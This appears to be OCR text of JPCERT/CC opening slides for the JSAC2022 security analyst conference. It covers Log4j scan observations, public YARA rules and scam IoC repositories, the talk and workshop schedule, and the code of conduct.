
Copyright ©2022 JPCERT/CC All rights reserved.

Attack Scenario



Copyright ©2022 JPCERT/CC All rights reserved.

Attack Activity



Observation of scan activities exploiting Apache Log4j vulnerability
(Source: JPCERT/CC Honeypot: Dec 10th, 2021～Jan 19th, 2022)

Copyright ©2022 JPCERT/CC All rights reserved.

Analysis Tool (Public project)

Copyright ©2022 JPCERT/CC All rights reserved.

JPCERT/CC Yara Rule (Just Released!)

JPCERTCC / jpcert-yara

APT10	Updated all rules	10 months ago
APT29	Added all yara rules	11 months ago
BlackTech	Added new yara rule	2 months ago
Darkhotel	Updated rules	10 months ago
DragonOK	Updated rules	10 months ago
Lazarus	Added new yara rule	last month
Tick	Added new yara rule	7 months ago
other	Added new yara rule	last month

8 categories **135 rules**

Copyright ©2022 JPCERT/CC All rights reserved.

Lucky Visitor Scam

Copyright ©2022 JPCERT/CC All rights reserved.

Lucky-Visitor-Scam-IoC

- Monitoring C2 servers automatically for Lucky visitor scam
- **IoCs are published on GitHub (Updated everyday)**

JPCERTCC / Lucky-Visitor-Scam-IoC

shu-tom Added new ioc 2022-01-10 — fabf4a1 7 hours ago — 456 commits

2021	Added new ioc 2021-12-31	10 days ago
2022/01	Added new ioc 2022-01-10	7 hours ago
.gitignore	Updated README	7 months ago
README.md	Updated README	7 months ago

README.md

Lucky Visitor Scam IoCs

This repository automatically collects and lists the redirected domains for lucky visitor scams.

Reference

- https://blogs.jpcert.or.jp/en/2021/06/php_malware.html (English)
- https://blogs.jpcert.or.jp/ja/2021/06/php_malware.html (Japanese)

Automatically update IoC for lucky visitor scam

Readme
4 stars
5 watching
0 forks

Copyright ©2022 JPCERT/CC All rights reserved.

How to enjoy

JSAC2022

5th Edition

Online & 2Days

Copyright ©2022 JPCERT/CC All rights reserved.

1st Day(1/27): Conference Day

分類	タイトル
A	Ambiguous Black: The current state of BlackTech's arsenal
A	LuoYu: Continuous Espionage Activities Targeting Japan with the new version of WinDealer in 2021
A	Emotet vs EmoCheck: The Fight against Emotet Developers
A/D	Crazy Journey: Evolution of Smoky Camouflage
B	ma2tl: macOS Forensics Timeline Generator Using mac_apt Analysis Results

分類	タイトル
D	An Order of Magnitude Update
D	Combatting against malicious proxy services in Japan
D	What We Can Do against the Chaotic A41APT Campaign
D	Research on Unique Adversaries and its Attack Tools Targeting Widespread CMS in Japan

[A] Malware
[B] Forensics
[C] Incident analysis, response and attack method
[D] Threat trends and intelligence

Copyright ©2022 JPCERT/CC All rights reserved.


2nd Day(1/28): Workshop Day

分類	タイトル
W[B]	An Introduction to macOS Forensics with Open Source Software
W[A/C]	YARA Pretty Darby: Hunt the Spider like a Champ

[A] Malware
[B] Forensics
[C] Incident analysis, response and attack method
[D] Threat trends and intelligence

Copyright ©2022 JPCERT/CC All rights reserved.

Networking



Powered by slack

Copyright ©2022 JPCERT/CC All rights reserved.

Follow-up Event

- Title: After JSAC2022
- Delivery: Online
- Date & Time: 2/18(Fri.) 16:00 - 17:00
- Contents(tentative):
  1. Best speaker award
  2. Looking back on JSAC2022
  3. Discussion of challenges for resent incident response
  4. Towards JSAC2023

Copyright ©2022 JPCERT/CC All rights reserved.

Code of Conduct

Code of Conduct

Japan Security Analyst Conference (JSAC) is a conference for security analysts who handle cyber security incidents on a daily basis. This conference is designed for all security analysts to develop analysis and response capabilities and create a network amongst participants by sharing experience, technique, and information with each other to deal with ever-evolving cyber attacks today and in the future.

To make this conference secure and fruitful for all attendees and speakers, the conference organiser, JPCERT/CC, establishes the Code of Conduct.

All attendees including speakers and sponsors (hereinafter referred to as participants) at our conference are required to agree with the following code of conduct. We will enforce this code throughout the event. We expect cooperation from all participants to help ensure a safe environment for everybody. We will also comply with the code.

https://jsac.jpcert.or.jp/en/coc.html

Copyright ©2022 JPCERT/CC All rights reserved.

Thank you!

Copyright ©2022 JPCERT/CC All rights reserved.